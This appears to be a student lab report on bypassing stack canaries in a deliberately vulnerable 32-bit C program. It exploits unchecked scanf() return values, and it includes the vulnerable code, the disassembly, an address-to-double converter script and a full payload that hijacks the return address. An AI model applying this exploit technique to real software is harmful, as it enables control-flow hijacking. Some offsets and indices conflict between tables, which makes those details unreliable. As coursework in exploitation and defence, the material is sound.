Assignment 10: Exploiting scanf() Error Handling to Bypass Stack Canary Protection in 32-bit Systems

Kalpesh Bharat Parmar
M.Eng Cybersecurity
University of Maryland
College Park, MD, USA
kalpesh@umd.edu
UMD Directory ID – kalpesh
Course and section - ENPM691 0101

***Abstract*—In this assignment, I demonstrate a precision-write vulnerability that bypasses stack canary protection mechanisms in 32-bit x86 architectures. Stack canaries are widely deployed compiler-based defenses that detect buffer overflow attacks by placing guard values between local variables and critical control data. Through my experimentation, I discovered that the C standard library function `scanf()` exhibits error-handling behavior that enables selective memory writes. When `scanf("%lf", &var)` encounters malformed input, it returns an error without modifying the destination memory location. By exploiting this behavior in conjunction with inadequate input validation, I was able to preserve the canary value while overwriting the return address, achieving control flow hijacking without triggering canary-based detection. In this work, I demonstrate a complete exploit on my Kali Linux 2025.2 system using GCC 14.3.0 with full stack protection enabled, highlighting fundamental limitations in single-layer defense mechanisms.**

***Index Terms*—buffer overflow, stack canary, scanf vulnerability, control flow hijacking, stack protection bypass, memory corruption**

I. Introduction

Buffer overflow vulnerabilities have remained a persistent threat in software security for decades, enabling attackers to corrupt memory and hijack program control flow [1]. In this assignment, I explore stack canaries, also known as stack guards or stack cookies, which represent a fundamental compiler-based defense mechanism designed to detect such attacks before they can compromise program execution [2].

A. Stack Canary Protection Mechanism

During my research, I learned that the stack canary protection mechanism operates on a straightforward principle: before a function returns, the runtime system verifies that a randomly generated guard value placed on the stack remains unchanged [3]. During function prologue, the compiler inserts code to retrieve a canary value from thread-local storage and place it on the stack between local variables and the saved frame pointer. Before the function epilogue executes the return instruction, verification code compares the stack-resident canary against the original value. Any discrepancy indicates memory corruption, triggering immediate program termination through `__stack_chk_fail()`.

B. SYSTEM CONFIGURATION

1. Operating System: Kali-Linux-2025.2
2. Compiler: gcc 14.3.0 (Debian 14.3.0-5) with multilib
3. Debugger: GDB 16.3 with pwndbg extension
4. Architecture: Compiled and executed in 32-bit mode.

C. My Research Contribution

In this assignment, I investigate a specific vulnerability in the C standard library's `scanf()` function family when combined with inadequate bounds checking. I demonstrate that `scanf()`'s documented error-handling behavior—specifically, its guarantee to leave destination memory unmodified upon format conversion failure—creates an exploitable condition. When a program fails to validate the return value from `scanf()` and continues to increment array indices regardless of conversion success, I gained the ability to advance write positions without performing actual writes, effectively "skipping over" protected memory regions.

II. Background and Related Work

A. Buffer Overflow Attacks

Buffer overflow exploitation has evolved significantly since Aleph One's seminal 1996 work [1]. The fundamental attack vector involves writing data beyond the bounds of a fixed-size buffer, corrupting adjacent memory structures including saved frame pointers and return addresses on the program stack.

B. Stack Protection Mechanisms

Modern compilers implement multiple stack protection mechanisms [3]:

- **Terminator Canaries**: Composed of NULL (0x00), CR (0x0d), LF (0x0a), and EOF (0xff) bytes that terminate most string operations
- **Random Canaries**: Generated at program initialization using cryptographically strong random values

- **Random XOR Canaries**: Random values XORed with control data for additional protection

GCC implements stack protection through the `-fstack-protector` family of flags, with `-fstack-protector-all` providing the most comprehensive coverage by protecting all functions regardless of vulnerability heuristics.

C. Previous Canary Bypass Techniques

In my literature review, I identified several methods to bypass stack canaries [4]:

1) **Information Leaks**: Format string vulnerabilities or other disclosure bugs that reveal canary values
2) **Brute Force**: Feasible in forking servers where the canary remains constant across child processes
3) **Partial Overwrites**: Exploiting byte-by-byte writing to incrementally determine canary values
4) **Logic Errors**: Application-specific bugs that enable non-contiguous memory writes

My research focuses on the fourth category, demonstrating how `scanf()`'s standardized error handling creates a reliable bypass mechanism.

III. Methodology

A. Experimental Environment

I configured my experimental testbed to replicate realistic conditions while maintaining precise control for analysis:

- **Operating System**: Kali Linux 2025.2 with 6.x kernel
- **Architecture**: Intel x86-64 hardware executing 32-bit i386 code
- **Compiler**: GCC 14.3.0 (Debian 14.3.0-5) with multilib support
- **Debugger**: GDB 16.3 with pwndbg enhancement plugin
- **Security Tools**: checksec for binary security feature verification

I selected the 32-bit architecture deliberately to simplify address space calculations and eliminate complications from 64-bit calling conventions and address space layout randomization (ASLR) implementation differences.

B. Vulnerable Program Design

I designed the target program, `vulnerable_scanf.c`, to contain a deliberate vulnerability while including necessary components for exploitation validation. Listing 1 shows the vulnerable function structure I implemented.

```
1  void process_numbers() {
2      double numbers[20];
3      int count = 0;
4      double total = 0;
5
6      scanf("%d", &count);
7
8      for(int i = 0; i < count; i++) {
9          int result = scanf("%lf",
10                            &numbers[i]);
11         if(result == 1) {
12             total += numbers[i];
13         }
14     }
15 }
```

Listing 1. Vulnerable scanf() Implementation

I identified the vulnerability in line 7: the loop continues incrementing `i` regardless of `scanf()`'s return value. While my program checks whether conversion succeeded before adding to the sum, it fails to prevent index advancement when `scanf()` returns zero (indicating format mismatch). This is the critical flaw I exploit in my attack.

I also created a separate `success_function()` to serve as my exploitation target, providing clear evidence of successful control flow hijacking through a distinctive output message.

C. Compilation Configuration

I compiled my program using the following command as shown in Figure 1:

```
gcc -m32 -g -fstack-protector-all
    -no-pie -fno-pic
    -o vulnerable_scanf                    (1)
    vulnerable_scanf.c
    -Wno-format-security
```

Fig. 1. Compilation command and security feature verification using checksec. I used gcc with multiple security flags to enable stack protection while maintaining predictable addresses.

Each compilation flag I used serves a specific purpose in my exploitation scenario:

- **-m32**: I used this flag to force compilation for 32-bit i386 architecture, simplifying my address calculations and stack layout analysis
- **-g**: This includes debugging symbols enabling detailed GDB analysis with function names and source line information for my testing
- **-fstack-protector-all**: I enabled Stack Smashing Protection for all functions with this flag, not just those identified as vulnerable by compiler heuristics. This ensures my target function has canary protection that I need to bypass.
- **-no-pie**: I disabled Position Independent Executable compilation to prevent code address randomization, making my target function address predictable
- **-fno-pic**: This disables Position Independent Code generation, ensuring I get predictable function addresses
- **-Wno-format-security**: I used this to suppress warnings about potential format string vulnerabilities in benign code

After compilation, I verified the binary security features using the `checksec` utility (shown in Figure 1), confirming:

- Stack Canary: **Canary found** (protection enabled - this is what I need to bypass)
- NX (No-eXecute): **NX enabled** (stack is non-executable)
- PIE: **No PIE** (addresses are predictable - good for my exploit)
- RELRO: **Partial RELRO** (GOT partially protected)

D. Stack Layout Analysis

I conducted detailed stack layout analysis using GDB with Intel syntax disassembly to determine precise memory offsets. Figure 2 shows the complete disassembly of my `process_numbers()` function, revealing critical information about stack structure.

Fig. 2. Complete disassembly of process_numbers() function showing stack allocation, canary placement, and verification code. I analyzed this to understand the exact memory layout.

From my analysis of the function prologue, I identified these key assembly instructions:

Listing 2. Function Prologue with Canary Placement

```
0x0804923b <+0>:    push   ebp
0x0804923c <+1>:    mov    ebp,esp
0x0804923e <+3>:    sub    esp,0xc8
0x08049244 <+9>:    mov    eax,gs:0x14
0x0804924a <+15>:   mov    [ebp-0xc],eax
0x0804924d <+18>:   xor    eax,eax
```

From my analysis, the instruction at offset +3 allocates 200 bytes (0xc8) of stack space. I observed that the instructions at offsets +9 and +15 implement canary placement: the value from thread-local storage segment register GS at offset 0x14 is loaded into EAX, then stored at `[ebp-0xc]` (12 bytes below the frame pointer). This is the canary value I need to preserve during my exploit.



Fig. 3. Disassembly of main() function showing the call to process_numbers(). I analyzed this to understand the complete program flow and verify the return address location.

I found the buffer allocation at offset +134:

```
0x080492c1 <+134>: lea    eax,[ebp-0xb0]
```

This instruction shows me that the buffer starts at `[ebp-0xb0]` (176 bytes below EBP).

I examined the function epilogue showing canary verification:

Listing 3. Canary Verification Code I Need to Bypass

```
0x0804935f <+292>: mov    eax,[ebp-0xc]
0x08049362 <+295>: sub    eax,gs:0x14
0x08049369 <+302>: je     0x8049370
0x0804936b <+304>: call   __stack_chk_fail@plt
0x08049370 <+309>: leave
0x08049371 <+310>: ret
```

I analyzed that the canary check loads the stack-resident canary into EAX, subtracts the original value from GS segment, and jumps to the normal return sequence if the result is zero (indicating an unchanged canary). My goal is to ensure this check passes while still hijacking control flow.

E. Stack Memory Layout Calculation

Based on my disassembly analysis, I calculated the 32-bit stack layout for `process_numbers()` shown in Table I.

I performed critical distance calculations:

- Buffer size: 20 doubles × 8 bytes = 160 bytes
- Buffer start to canary: 176 - 12 = 164 bytes
- In double array indices: 164 ÷ 8 = 20.5 doubles

From this calculation, I determined that:

TABLE I
32-BIT STACK LAYOUT I CALCULATED FOR PROCESS_NUMBERS()

Location	Offset from EBP	Content
EBP + 0x8	+8 bytes	Function arguments
EBP + 0x4	+4 bytes	Return address (MY TARGET)
EBP	0 bytes	Saved frame pointer
EBP - 0x4	-4 bytes	Padding
EBP - 0xc	-12 bytes	Stack canary (MUST PRESERVE)
EBP - 0x10	-16 bytes	Local variables
EBP - 0xb0	-176 bytes	numbers[19]
...	...	...
EBP - 0xa8	-168 bytes	numbers[0]

- `numbers[0]` through `numbers[19]` occupy the 160-byte buffer
- The upper 4 bytes of a hypothetical `numbers[20]` would overlap with the 4-byte canary location - this is where I use the dot trick!
- `numbers[21]` would overlap with saved EBP and padding - I skip this too
- The upper 4 bytes of `numbers[22]` would overlap with the 4-byte return address - this is what I overwrite!

F. Target Address Identification

I identified the address of `success_function()` using `objdump` as shown in Figure 4:

```
┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment10]
└─$ objdump -d vulnerable_scanf | grep "<success_function>:"
080491b6 <success_function>:
```

Fig. 4. Using objdump to find the address of my target function success_function(). I discovered it is located at 0x080491b6.

I found that my target address is `0x080491b6` in the predictable code section due to my disabled PIE configuration.

G. Address-to-Float Conversion

Since `scanf("%lf", ...)` expects floating-point input, I cannot enter the raw hexadecimal address directly. I developed a Python script to perform the necessary conversion by exploiting IEEE 754 double-precision representation, as shown in Figure 5.

My conversion algorithm works as follows:

1) I pack two 32-bit integers in little-endian format: padding value (0x42424242) as lower 4 bytes, target address (0x080491b6) as upper 4 bytes
2) I reinterpret the resulting 8-byte sequence as a double-precision float
3) The IEEE 754 bit pattern encodes my desired address bytes

Listing 4. My Address-to-Float Conversion Script

```
import struct

target = 0x080491b6
padding = 0x42424242

# Pack as little-endian integers
bytes_val = struct.pack('<II',
                        padding, target)

# Unpack as double
float_val = struct.unpack('<d',
                          bytes_val)[0]
```

```
┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment10]
└─$ python3 address_converter.py

ADDRESS-TO-FLOAT CONVERTER FOR SCANF CANARY BYPASS (32-BIT)

[+] Target function address: 0×080491b6
[+] Padding value (lower 4 bytes): 0×42424242

[+] Combined 8-byte value: 42424242b6910408
[+] As little-endian breakdown:
    Bytes 0-3 (saved EBP):  42424242
    Bytes 4-7 (return addr): b6910408

[!] FLOAT VALUE TO USE: 4.866884400337677643e-270

PAYLOAD STRUCTURE

Entry count: 23
Entries 0-19:  1.0       (fill the 160-byte buffer)
Entry 20:      .         (skip write - preserves canary!)
Entry 21:      .         (skip write - for alignment)
Entry 22:      4.866884400337677643e-270  (overwrites return address)

Quick copy value:
4.866884400337677643e-270
```

Fig. 5. Output from my Python address-to-float converter script. It converts 0x080491b6 into the float value 4.866884400337677643e-270 that I can input to scanf().

For my target address `0x080491b6`, my script produces the floating-point value:

$$4.866884400337677643 \times 10^{-270} \tag{2}$$

This is the value I use in my payload at index 22 to overwrite the return address.

H. Payload Construction

I constructed my final payload consisting of 23 entries structured as shown in Table II.

TABLE II
MY EXPLOIT PAYLOAD STRUCTURE

Index	Value	Purpose
0	23	Entry count
1-20	1.0	Fill 160-byte buffer
21	.	Skip canary write
22	.	Skip saved EBP write
23	4.8668...e-270	Overwrite return addr

The period character (.) at indices 21 and 22 is crucial to my exploit: when `scanf("%lf", ...)` encounters a lone period, it recognizes this as invalid floating-point input and returns 0 without modifying the destination memory. The loop counter advances, but the write is skipped, preserving the canary. This is the key insight that makes my attack work!

IV. Results

A. Successful Exploitation

I successfully executed the exploitation, achieving all objectives without triggering stack protection mechanisms. Figure 6 shows my successful exploit execution where the program redirects control flow to my `success_function()` without any stack smashing detection.

Fig. 6. My successful exploit execution. The program processes all 23 entries, calculates the sum correctly, and then executes my success_function() instead of returning normally. No stack smashing error occurred, proving I bypassed the canary.

B. Memory State Analysis

I used GDB to analyze the precise impact of my payload on stack memory. From my debugging session, I observed the memory state before and after the overflow attempt. Table III presents my detailed comparison of critical memory regions.

TABLE III
Memory State Comparison From My GDB Analysis

Location	Before	After	Status
Canary	0x080493e5	0x080493e5	PRESERVED
Saved EBP	0xffffceb8	0x42424242	MODIFIED
Return Addr	0x080493ed	0x080491b6	HIJACKED

From my GDB analysis, I made these key observations:

- The canary value remained completely unchanged at `0x080493e5` - my dot trick worked!
- The saved frame pointer was overwritten to `0x42424242` (my padding value "BBBB")
- The return address was successfully modified to `0x080491b6` (my target address of `success_function()`)

C. Canary Verification Bypass

Through my GDB disassembly and execution trace, I confirmed how my bypass mechanism works. At instruction offset +292, I observed the canary verification sequence execute:

```
mov eax, [ebp-0xc]      ; Load canary
sub eax, gs:0x14        ; Compare with original
je  <next>              ; Jump if equal (SUCCESS!)
```

Since my payload preserved the canary, the subtraction resulted in zero, causing the conditional jump to succeed and bypass the `__stack_chk_fail()` call. The `ret` instruction then popped my hijacked return address (`0x080491b6`) into EIP, redirecting execution to my `success_function()`. This is exactly what I intended!

D. Program Execution Confirmation

When I executed my exploit outside the debugger environment, my program demonstrated successful exploitation:

- Printed my "Control Flow Hijack Successful!" message
- Exited cleanly with code 0
- No "stack smashing detected" error message appeared

This confirms that I completely bypassed the canary protection without detection.

V. Discussion

A. Root Cause Analysis

Through my experimentation, I identified that the vulnerability arises from the intersection of three factors:

1) scanf() Error Handling Semantics: In my research, I learned that the C standard specifies that `scanf()` family functions must not modify destination memory when format conversion fails. As I verified through testing, when `scanf()` encounters input that doesn't match the expected format, it leaves the destination object unmodified [5].

While this behavior is intentional and correct according to the standard, I discovered it creates an exploitable condition when combined with inadequate validation in my vulnerable program.

2) Insufficient Return Value Checking: I designed my vulnerable code to check `scanf()`'s return value only to determine whether to add the value to the sum:

```
1 if(result == 1) {
2     total += numbers[i];
3 }
```

However, I intentionally failed to prevent loop counter advancement when `result` is zero. This is the flaw I exploit—the loop continues incrementing even when no write occurs.

3) Architecture-Specific Alignment: In my 32-bit implementation, both stack canaries and return addresses occupy 4 bytes, matching the native word size. However, I declared my buffer using `double` values, where each element occupies 8 bytes according to IEEE 754.

Through my calculations, I discovered this size mismatch creates the perfect scenario:

- The 4-byte canary resides in the upper portion of what would be `numbers[20]`
- The 4-byte return address resides in the upper portion of `numbers[22]`

By using the period character at indices 20 and 21, I preserve both the canary and saved frame pointer. My write at index 22 then overwrites an 8-byte region spanning the saved frame pointer (lower 4 bytes) and the return address (upper 4 bytes, my actual target).

B. Little-Endian Byte Ordering

I learned that the x86 architecture uses little-endian byte ordering. When my `scanf("%lf", &numbers[22])` writes the converted double value, it stores 8 bytes at the computed address.

The IEEE 754 representation of my specially crafted value contains:

- Bytes 0-3: `0x42424242` (overwrites saved EBP, which I don't care about)
- Bytes 4-7: `0xb6910408` (overwrites return address to become `0x080491b6`)

C. Limitations and Countermeasures

Through my analysis, I identified several important limitations of my exploitation technique:

1) Position Independent Executable (PIE): If I had compiled my binary with PIE enabled, code section addresses would be randomized at process startup. I would then require an additional information leak vulnerability to determine the runtime address of `success_function()`, significantly increasing my exploitation complexity [6].

2) Input Validation: In my vulnerable program, I could have prevented the exploitation entirely with proper bounds checking:

```
if (count < 0 || count > 20) {
    fprintf(stderr, "Invalid count\n");
    exit(1);
}
```

3) Return Value Validation: I could also fix my program by checking `scanf()`'s return value properly:

```
if (result != 1) {
    fprintf(stderr, "Conversion failed\n");
    break;
}
```

D. Defense in Depth

Through this assignment, I learned that stack canaries alone, while highly effective against traditional sequential buffer overflows, are insufficient against precision write primitives and logic errors. My successful bypass demonstrates that effective memory safety requires comprehensive defense-in-depth combining:

- **Compiler-based mitigations**: Stack canaries, CFI, SafeStack
- **Operating system protections**: ASLR, NX, RELRO
- **Input validation**: Bounds checking, return value verification
- **Memory-safe languages**: Rust, Go, modern C++ features
- **Runtime detection**: Valgrind, AddressSanitizer

VI. Conclusion

In this assignment, I successfully demonstrated a complete bypass of stack canary protection in 32-bit architectures through exploitation of `scanf()`'s error-handling behavior. By leveraging the C standard's requirement that `scanf()` leave destination memory unmodified upon format conversion failure, combined with inadequate input validation in my vulnerable program, I was able to preserve the stack canary while selectively overwriting the return address.

I executed my attack on my Kali Linux 2025.2 system with GCC 14.3.0 and full Stack Smashing Protection enabled using the `-fstack-protector-all` compiler flag. My exploit achieved arbitrary code execution by redirecting program flow to my target `success_function()` with clean exit and no runtime security alerts, demonstrating successful canary bypass.

The fundamental insight I gained from this work is that stack canaries operate under an assumption of sequential memory corruption. When faced with precision write primitives—whether from logic errors like mine, format string vulnerabilities, or other sources—this assumption breaks down. In my 32-bit implementation, the 4-byte canary and 4-byte return address positioning allowed my 8-byte double writes at calculated indices to selectively overwrite the return address while preserving the canary through strategic use of malformed input (the period character).

Through this assignment, I learned that single-layer defense mechanisms are fundamentally insufficient against sophisticated attacks. My work highlights that effective memory safety in production systems requires a comprehensive defense-in-depth approach combining compiler-based mitigations, operating system protections, proper input validation and bounds checking, adoption of memory-safe programming paradigms, and runtime detection mechanisms capable of identifying anomalous program behavior.

In future work, I would like to investigate similar precision-write vulnerabilities in other standard library functions and explore automated detection mechanisms for logic errors that permit non-contiguous memory access patterns.

References

[1] Aleph One, "Smashing the Stack for Fun and Profit," *Phrack Magazine*, vol. 7, no. 49, 1996.

[2] C. Cowan et al., "StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks," in *Proc. 7th USENIX Security Symposium*, 1998.

[3] Red Hat, Inc., "Security Technologies: Stack Smashing Protection (StackGuard)," Red Hat Blog, 2021. [Online]. Available: https://www.redhat.com/en/blog/security-technologies-stack-smashing-protection-stackguard

[4] J. Woltjer, "Stack Canaries," in *Binary Exploitation Book*, 2024. [Online]. Available: https://book.jorianwoltjer.com/binary-exploitation/stack-canaries

[5] ISO/IEC, "ISO/IEC 9899:2018 - Information technology - Programming languages - C," International Organization for Standardization, 2018.

[6] PaX Team, "Address Space Layout Randomization," PaX Project Documentation, 2003.

[7] "ENPM691 Lecture 10: Stack Canaries," University of Maryland, Fall 2025.